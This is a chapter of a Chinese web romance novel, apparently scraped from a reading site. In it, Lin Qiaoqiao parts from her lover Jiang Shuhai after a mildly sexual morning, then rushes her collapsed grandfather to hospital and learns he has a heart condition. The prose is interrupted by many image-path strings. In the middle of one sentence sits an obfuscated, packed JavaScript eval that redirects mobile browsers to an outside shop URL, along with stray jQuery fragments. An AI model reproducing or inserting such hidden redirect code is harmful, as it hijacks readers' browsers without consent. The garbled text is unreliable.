林乔乔朦胧中觉得有人在看着自己。
掀开眼皮看了一眼,很快又闭上了。
好困。窗帘又合起来了,外面天光应该大亮了,严丝合缝的窗帘也透着光。
林乔乔迷迷瞪瞪的,转个身,“几点了?”
“九点多了。”
林乔乔脑子里噔的一下,但无力起床。
真的好困。
“你要去上班了吗?”
“今天周末。”
“那你怎么穿得整整齐齐的?”
江树海坐在床头,把闭着眼睛说话的林乔乔从被窝里拉出来,搂在怀里。
她舒服地窝在他怀里,埋在他的颈窝,呼吸满是他的气味的空气。
江树海呼吸沉了沉,隔着衣服上手把玩。
“我要去把事情收个尾。”
林乔乔终于战胜困意,睁开了眼睛,“又出差?”
林乔乔的震惊被江树海的吻镇压了。
亲了一会儿,林乔乔说他:“睡完就跑,你没有心。”
江树海:???
精心服侍了一晚上,不给好评?
但接下来的亲吻和抚摸都格外的动情与不舍。
穿好的衣服白穿了。
林乔乔呜咽一声,对他又捶又打,“措施!”
“就呆一会儿。”
而且,连续这么多次,他已经被掏空了。
林乔乔迟疑了一下,像是在思考这个说法的合理性。
林乔乔还是觉得不应该冒险。
只不过她还没发作,江树海已经退出。
林乔乔脸上驼红,看着他一颗一颗地把衬衫扣回去。
有那么一瞬间,林乔乔觉得跟着他去出差也行。
但她才不是恋爱脑呢。
江树海穿好衣服后,林乔乔也跟着爬起来。
她一直跟到了客厅。
本来是想送到家门口的,但是江树海跟她说,桌上给她准备了清粥,让她喝完再回去睡。
江树海看着她开始喝粥,一边说,林家那边他都已经打过招呼了,让林乔乔安心休息好再回家。
林乔乔哦了一声,把粥喝了个精光,目送他出门然后回去倒头接着睡。
不知道是清粥里放了什么滋补的东西还是睡眠质量不错,总之林乔乔一觉醒过来,身体和精神都没那么虚了。
她想回家了,然后开始找手机。
林乔乔像是在找和她躲猫猫的小狗一样,四处翻找。
失望地一无所获后,却发现手机已经规规矩矩在充电了。
一看就是江树海会做的事情。
林乔乔唔的一声,心里暖暖的。
江树海给她微信里转了钱,车钥匙也留在家里,还安排了司机standby,林乔乔想用什么方式回家都可以。
林乔乔选择了自己开车。
就要偷偷厉害,然后惊艳所有人。
时间已经不早了,再加上这次真的只有她一个人在车里,林乔乔小心谨慎,以至于速度就更慢了。
到家的时候,已经是下午的三点多了。
家里静悄悄的。
不过,这也挺好。
林乔乔立刻摸回自己的房间,洗了个热水澡,查看了一下全身,又换了身有点小高领的衣服。
再回到楼下,家里还是没人。
林乔乔喊了两声,也没人回应。可能是放假了。
林乔乔见爷爷书房的门关着,悄默默地摸过去拧了一下锁。
开了。
林乔乔便走了进去。这是林乔乔从小到大经常干的事情。
爷爷躺在他的老巴黎摇椅上睡觉呢。小边桌上的杯子里的液体只剩浅浅的一层底了。
林乔乔嘻嘻一笑,爷爷又在偷偷喝酒了。
爷爷以前常这样,被奶奶抓到了就是一通骂。
不过爷爷好久没偷喝过酒了呢。一准是遇到什么高兴的事情了。
虽然不知道是什么事,但林乔乔莫名就跟着一起高兴了。
林乔乔找来爷爷珍藏的亮得像贝壳一样的白孔雀羽毛,苟着腰,童心大发地挠林开光的鼻子玩儿。
林乔乔挠了好一会儿,好一会儿,林开光才微微有一点反应。
林乔乔觉得不好玩了,停了下来,娇气地说:“爷爷!你不许再装了。”
林开光的眼睛才拉开一条缝,不仔细看还以为没动静。
林乔乔想了想,赖皮地说道:“爷爷我今天是自己从市区开车回来的哦~”
林乔乔知道,这样说,林开光一定会批评她的。
“一个人哦,江树海他出差去了。”
林开光嘴皮微动,但林乔乔听不清他讲什么。
林乔乔觉得不对劲,笑脸凝在脸上,她把耳朵凑过去,但还是听不清,但林开光微微抬了抬手,指了指不远处的柜子。
林乔乔立即打开柜子。
柜内隔层之上,摆了些药,隔层之下是一幅轮椅。
林乔乔愣了半秒,立即明白过来,双手抖得像是好几天没吃过东西,好在徐大夫第一时间接通了电话。
“爷爷好像晕过去了,睁不开眼睛,晕过去之前,他好像还喝了酒,我不知道这和他晕过去有没有关系,柜子里有好几种药,我不知道该给他吃哪个。徐爷爷,我该怎么办?我该怎么办?”
林乔乔按照徐大夫的指示,开了一丸被蜜蜡封起来的药,给林开光服下了。
虽然徐大夫了说吃了药后性命无碍,但林乔乔依旧全身都在抖。
她把轮椅拿出来,推到老巴黎椅旁边。
林乔乔小心翼翼地拉起林开光的胳膊担在自己肩上,柔声哄着林开光:“爷爷,咱们一起努力,坐到轮椅上来,乔乔送你去医院哦。”
但林乔乔把自己想得太强壮了,林开光年轻的是个高大的男人,现在老了,也不过是背有些驼,依旧是个高大的老头,一百几十斤的重担,林乔乔细胳膊细腿的根本招架不住。
但轮椅就在眼前,林乔乔不可能放弃,她轻轻地又把林开光放回椅子里,改成背的。
或许药效起作用了,林开光恢复了些意识,林乔乔跪了两次后,终于是把林开光背到了轮椅上。
林乔乔想起前段时间,家里提了辆改装过的新车,后排座椅全拆了,加了升降架。
当时林乔乔觉得莫名其妙,不感兴趣也没多问。
现在想来应该就是为现在这种情况准备的。
林乔乔推着轮椅直奔车库,轮椅上车后,开车前,她给徐大夫打了个电话,告诉他,多久能到。
就像落水了才知道会游泳有多可贵,此刻的林乔乔也无比庆幸她坚持学了开车。
等林乔乔开到医院时,救护团队已经在门口等着了。
林乔乔从驾驶室下来,医护们已经将林开光从轮椅转移到病床。
徐大夫看了眼憔悴又狼狈的林乔乔。
林乔乔目光恳切地对上徐大夫的眼光,“快给爷爷看病。”
徐大夫查看了林开光的基本体征后,再次确认他已无大碍。加上林乔乔的急救及时,到医院了,也只是补一些基础的检查。
林开光被推去做检查后,徐大夫如是说道。
“可是他还昏迷着。”
“吃的药有安神的作用,等药效过去就会好些。老林不该贪杯喝酒的。”
林乔乔不理解,“爷爷不是一直都好好的吗,怎么会突然
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17781808|208213||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
病倒呢?”
徐大夫叹了口气。
原来,林开光早就察觉到心脏会有些不舒服。
那时候徐大夫就建议他该退休了,钱是赚不完的。
当时林开光嚷嚷着,谁稀罕赚那点破钱了?他只是想护着林乔乔而已。
这份心意徐大夫也懂,也就没强烈要求,只是加强了对林开光保健干预。
一晃三年,林开光工作上丝毫没有懈怠,但心脏状况越来越不好,时常会一声不吭就睡过去,意外的来临不过是时间问题罢了。
林乔乔愣愣地站着。
从她大二开始,林开光和吴文琴开始频繁地启发她,希望她找到自己感兴趣的领域,同时也给她灌输一些商业思维。原来,那个时候,爷爷奶奶就感觉到自己终有一天会离开她吗?
可她一点都没有察觉。
如果不是这次意外,他们可能永远都不打算告诉她。
林乔乔突然就明白了,为什么任平受伤这么大的事情,第一时间想到的不是找她,而是找并没有那么亲的杨橙橙和林启盛。
林乔乔的眼神有些失焦。
徐大夫于心不忍,又无可奈何。
一时无言。
恰逢,家里的管家赶到了医院。
管家面色发白,一直不停地在道歉。
他说董事长夫人和任总还有吴小姐一起回吴家祭祖去了。当时林开光还说,吴家人应该不想看到他,所以他就不去了。家里难得人少,林开光就给其他人放假了,家里只剩管家一个人照顾。然后林开光又让管家去买东西,顺便给老朋友送个礼物。所以管家才离开的家。
爷爷应该是故意支开管家,就想偷偷喝一口的。
“这事怪不了你。你不用自责。”
管家说:“董事长夫人那边,我来联系?”
徐大夫挥挥手,说道:“我来说吧,你们说容易把人吓着。”
管家点点头。
管家又问:“乔乔,你是怎么把董事长送来医院的?”
“开车。”
“你们怎么上的车?我看董事长是昏迷的……”
“没事,这事真不会怪你。”
徐大夫想给林乔乔把个脉看看,但林乔乔拒绝了,她坚称自己没事。
彼时,检查已经完毕了。
林乔乔跟着林开光的病床来到了病房。
各种仪器连上后,病房里只剩下林乔乔和管家。
管家依旧满心满眼的愧疚,说他不该离开的。
林乔乔已经不想说,这事没有人会追究他的责任这句话了。
她打断了管家,“你回去整理些爷爷奶奶的日用品带过来吧。”
管家走后,病房内安静下来。
这事怎么能怪管家呢?
寻其源头,这事只能怪林乔乔。
如果不是她大大咧咧的什么都意识不到,爷爷就不会一直那么辛苦了。
可,林乔乔也是有过痛苦的。
她也是想过要强拿第一的,她也曾为了成为“别人家的孩子”而努力过的。
可不管是爷爷奶奶还是任平,都不让她吃任何一点苦,学习成绩不好可以,不喜欢锻炼也可以,喜欢被夸就天天夸她,喜欢书法就只学书法,只要林乔乔天天开心就行。
朋友带她出去乱吃导致生病,那便不需要这样的朋友,男同学可能不怀好意,那便去读女校,外面的人不识真面目,那便只和认识的人玩,只要林乔乔开开心心平平安安就行。
林乔乔已经过惯了城堡里的日子。
可她明明已经甘心成为一名脆弱的公主,但为什么爷爷还会因为喝了一点酒就连话都说不清楚了呢?
到底还要她怎样?